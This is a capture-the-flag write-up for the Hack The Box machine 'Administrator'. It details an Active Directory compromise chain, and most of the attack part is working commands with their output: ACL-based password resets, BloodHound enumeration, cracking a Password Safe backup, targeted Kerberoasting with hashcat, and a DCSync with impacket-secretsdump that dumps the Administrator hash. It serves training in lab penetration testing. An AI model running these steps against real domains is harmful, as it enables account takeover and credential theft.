HackTheBox - Administrator
Machine: Administrator
Difficulty: Medium
Platform: Hack the Box
Executive Summary
Administrator is a medium-difficulty Windows machine designed around a complete domain compromise scenario, where credentials for a low-privileged user are provided. To gain access to the michael account, ACLs (Access Control Lists) over privileged objects are enumerated, leading us to discover that the user olivia has GenericAll permissions over michael, allowing us to reset his password. With access as michael, it is revealed that he can force a password change on the user benjamin, whose password is reset. This grants access to FTP where a backup.psafe3 file is discovered, cracked, and reveals credentials for several users. These credentials are sprayed across the domain, revealing valid credentials for the user emily. Further enumeration shows that emily has GenericWrite permissions over the user ethan, allowing us to perform a targeted Kerberoasting attack. The recovered hash is cracked and reveals valid credentials for ethan, who is found to have DCSync rights ultimately allowing retrieval of the Administrator account hash and full domain compromise.
Default Credentials on Beginning
Olivia:ichliebedich
Information Gathering
First Steps:
- Mapped target IP →
admin.htbvia/etc/hosts - Ran targeted service enumeration (
-sC -sV) against identified open ports with results saved to02_nmap-services
Initial Setup
Nmap Scan
Scan Results:
| Port | Service | Version |
|---|---|---|
| 21 | ftp | Microsoft ftpd |
| 53 | domain | Simple DNS Plus |
| 88 | kerberos-sec | Microsoft Windows Kerberos |
| 135 | msrpc | Microsoft Windows RPC |
| 139 | netbios-ssn | Microsoft Windows netbios-ssn |
| 389 | ldap | Microsoft Windows Active Directory LDAP |
| 445 | microsoft-ds? | |
| 464 | kpasswd5 | |
| 593 | ncacn_http | Microsoft Windows RPC over HTTP 1.0 |
| 636 | tcwrapped | |
| 3268 | ldap | Microsoft Windows Active Directory LDAP |
| 3269 | tcwrapped | |
| 5985 | http | Microsoft HTTPAPI httpd 2.0 |
| 9389 | mc-nmf | .NET Message Framing |
| 47001 | http | Microsoft HTTPAPI httpd 2.0 |
| 49664 | msrpc | Microsoft Windows RPC |
| 49665 | msrpc | Microsoft Windows RPC |
| 49666 | msrpc | Microsoft Windows RPC |
| 49667 | msrpc | Microsoft Windows RPC |
| 49668 | msrpc | Microsoft Windows RPC |
| 52936 | ncacn_http | Microsoft Windows RPC over HTTP 1.0 |
| 52941 | msrpc | Microsoft Windows RPC |
| 52963 | msrpc | Microsoft Windows RPC |
| 52966 | msrpc | Microsoft Windows RPC |
| 52999 | msrpc | Microsoft Windows RPC |
| 54429 | msrpc | Microsoft Windows RPC |
Initial Observations:
- 24 open ports discovered
- Port 5985 is typically used for WinRM
- Port 88 (Kerberos) + Port 389/636/3268/3269 (LDAP/Global Catalog) for the same Host. A Strong DC-Indicator.
Evidence:
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-03 13:15:53Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
52936/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
52941/tcp open  msrpc         Microsoft Windows RPC
52963/tcp open  msrpc         Microsoft Windows RPC
52966/tcp open  msrpc         Microsoft Windows RPC
52999/tcp open  msrpc         Microsoft Windows RPC
54429/tcp open  msrpc         Microsoft Windows RPC
Read DNS Records
In the case of a Windows AD Machine, which often had some DNS Records like: dc, dc01, and so on, we want to prove it.
dig any administrator.htb @10.129.7.213
# ;; ANSWER SECTION:
# administrator.htb.    600 IN  A   10.129.7.213
# administrator.htb.    600 IN  A   10.10.11.42
# administrator.htb.    3600    IN  NS  dc.administrator.htb.
# administrator.htb.    3600    IN  SOA dc.administrator.htb. hostmaster.administrator.htb. 121 900 600 86400 3600
/etc/hosts That's the evidence for the DNS Records. Current Status We've now gathered all the information we currently need to move forward. In the next steps, we can use the credentials we received from Hack The Box.
Post-Exploitation
WinRM (HTB Credentials - Olivia)
Step 1:
Finding:
Excessive Active Directory ACL — GenericAll on User Object: A connection between Olivia and Michael. This allowed access to the actual attack chain.
Proof of Access:
So, as you can see, we are logged in to Olivia’s Account. We can check for other Privileges and some helpful information to escalate for horizontal lateral movement or Privileges. First steps on Windows AD are to upload some files that help us with further steps. These files are:
PowerView.ps1, SharpHound.exe, winPEAS.ps1 *Evil-WinRM* PS C:\Users\olivia\Desktop> upload PowerView.ps1
# Info: Upload successful!
*Evil-WinRM* PS C:\Users\olivia\Desktop> upload winPEAS.ps1
# Info: Upload successful!
*Evil-WinRM* PS C:\Users\olivia\Desktop> upload SharpHound.exe
# Info: Upload successful!
*Evil-WinRM* PS C:\Users\olivia\Desktop> . .\PowerView.ps1
# if there is jump to the next line without errors. Then it is OK.

*Evil-WinRM* PS C:\Users\olivia\Desktop> .\SharpHound.exe
# 2026-06-03T06:45:18.4763712-07:00|INFORMATION|SharpHound Enumeration Completed at 6:45 AM on 6/3/2026! Happy Graphing!
*Evil-WinRM* PS C:\Users\olivia\Desktop> download 20260603064517_BloodHound.zip
# Info: Download successful!

*Evil-WinRM* PS C:\Users\olivia\Desktop> .\winPEAS.ps1
# Not Helpful Content, Stopped after some Minutes
Step 2:
In the step above, we downloaded the 20260603064517_BloodHound.zip file. Now, we want to use it in BloodHound to check rights between users, domain controllers, and so on.

As we can see in this picture, Olivia has the "GenericAll" right for Michael, that's a real gold nugget. So we can use different techniques to escalate our privileges to Michael. There a three ways to escalate our privileges to Michael:
1. Force Password Reset - it will be logged, not a hidden technique
2. Shadow Credentials - PKINIT/Certificat-based
3. Targeted Kerberoasting - if Michael has no SPN we can set it.
for this Scenario we can use the simplest way Force Password Reset. But you should never do that in a real test. Because you’ll lock the user out immediately. Since they aren’t using the new password.
*Evil-WinRM* PS C:\Users\olivia\Desktop> net user michael password123 /domain
# The command completed successfully.
password123 an we can log in as Michael in the next Step. WinRM (Valid Credentials - Michael)
Step 1:
Finding:
Excessive Active Directory ACL — ForceChangePassword on User Object: A connection between Michael and Benjamin. That access a horizontal lateral movement.
Proof of Access:
So we are now in Michael's Account. Further steps are similar to the steps about Olivia.
*Evil-WinRM* PS C:\Users\michael\Desktop> upload PowerView.ps1
# Info: Upload successful!

*Evil-WinRM* PS C:\Users\michael\Desktop> . .\PowerView.ps1

Michael can change Benjamin's password. For better operational control and credential handling, we use PowerView's
Set-DomainUserPassword instead. *Evil-WinRM* PS C:\Users\michael\Desktop> $SecPassword = ConvertTo-SecureString 'password123' -AsPlainText -Force
# Setting Michael's password in the variable $SecPassword
*Evil-WinRM* PS C:\Users\michael\Desktop> $Cred = New-Object System.Management.Automation.PSCredential ('michael@administrator.htb', $SecPassword)
# Setting New-Object with Michael's new data
*Evil-WinRM* PS C:\Users\michael\Desktop> $UserPassword = ConvertTo-SecureString 'Password234' -AsPlainText -Force
# We "Create" some new password for Benjamin
*Evil-WinRM* PS C:\Users\michael\Desktop> Set-DomainUserPassword -Identity benjamin -AccountPassword $UserPassword -Credential $Cred -Domain administrator.htb
# Set the new password for Benjamin
FTP Login (Valid Credentials - Benjamin)
Step 1:
Finding:
Sensitive Backup File Accessible via FTP: The problem is that a low-privileged account has access to a file using high-privileged credentials.
First we want to check if we can log in, to Benjamin's account like evil-winrm but we see that it not work. That proof that Benjamin is some different to Olivia or Michael. Before we run in the next error, we want to check Benjamin out in our BloodHound tab.

As we can see Benjamin is not a member of the group "Remote Management Users". That's the reason why we can't log in with evil-winrm. That's no Problem, as we can see Benjamin is a part of the Group "Share Moderators", sounds like smb or ftp. let's check our two options, first smb:
ftp administrator.htb
# Username: benjamin
# password: Password234
ftp> ls
# backup.psafe3
ftp> get backup.psafe3
Step 2:
Finding:
Weak Password Safe Master Password: The master password was cracked in seconds by using Rockyou.txt. Let's try to crack the master password for the password safe.
pwsafe2john Backup.psafe3 > backup_safe.hash

john --wordlist=/usr/share/wordlists/rockyou.txt backup_safe.hash
# Using default input encoding: UTF-8
# Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
# Cost 1 (iteration count) is 2048 for all loaded hashes
# Will run 4 OpenMP threads
# Press 'q' or Ctrl-C to abort, almost any other key for status
# master password stands here     (Backu)
# 1g 0:00:00:00 DONE (2026-06-03 12:22) 4.347g/s 35617p/s 35617c/s 35617C/s newzealand..whitetiger
# Use the "--show" option to display all of the cracked passwords reliably
# Session completed.
Backup.psafe3 file and use the master password we found. 
As we can see, we found something interesting. So which user first? We switch to the BloodHound tab and check if any of these users are in the "Remote Management Users" group, that will be helpful for
evil-winrm and more escalation vectors.
So now we know that Olivia, Michael, and Emily are members of the "Remote Management Users" group. That's very helpful, as we know we have compromised two of these members, there is also one user left. That's Emily.
WinRM (Valid Credentials - Emily)
Step 1:
Proof of Access:
Emily is also the user we getting the user flag.
Step 2:
Finding:
Excessive Active Directory ACL — GenericWrite on User Object: A connection between Emily and Ethan. Enabled targeted kerberoasting.
Now we have only one Problem, how we can upgrade our Privileges to Administrator. For that we want to Check BloodHound again. And checkout emily in BloodHound.

As we can see that Emily has "GenericWrite" rights to Ethan, we remember Ethan was not shown in the "Remote Management Users" group. For the next step, let us use the "Pathfinding" tab in Bloodhound to check if we can get to the Administrator from Ethan.

Now we know Ethan is our best option to get an administrator. As we can see, we have the DCSync option. That means GetChangesAll + GetChanges are the basic DCSync. Now we can use the targetedKerberoast.py file to enumerate Ethan's password. To get the administrator hash, further steps are needed.
Finding:
Weak Kerberos Service Account Password: Ethan's account password was cracked in seconds using a common wordlist, indicating insufficient password complexity.
python3 targetedKerberoast.py --dc-ip 10.129.7.213 -d administrator.htb -u 'emily' -p 'emilys password' -U ethan.txt -o ethan.hash
# [*] Starting kerberoast attacks
# [*] Fetching usernames from file
# [+] Writing hash to file for (ethan)

hashcat -a 0 -m 13100 ethan.hash /usr/share/wordlists/rockyou.txt
# $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$cc67824a345c175c81e4b0804d0105
# [SNIP]
# 2b175e16ee9b2957180982b80bc9c32bb6964c8ec537f1e87e1ee97636d1b:ethans password stand here!
WinRM (Valid Credentials - Administrator)
Finding:
DCSync Rights Assigned to Non-Administrative User: This is the most critical finding of the entire analysis—a single compromised account leads directly to a complete takeover of the domain.

The last steps to Compromise the Admin account is using the hash for the Administrator. We can get it by using the secretsdump from Impacket. Because Ethan holds DCSync rights (GetChanges + GetChangesAll), we can use secretsdump.py to replicate the domain controller's credential database, including the Administrator NTLM hash.
impacket-secretsdump ADMINISTRATOR.HTB/ethan:'ethans password'@10.129.7.213
# Administrator:500:aad3b435b51404eeaad3b435b51404ee:NTLM-Hash Stands here:::
Disclaimer
This writeup is for educational purposes only. Always ensure you have explicit permission before testing security on any system. Unauthorized access to computer systems is illegal.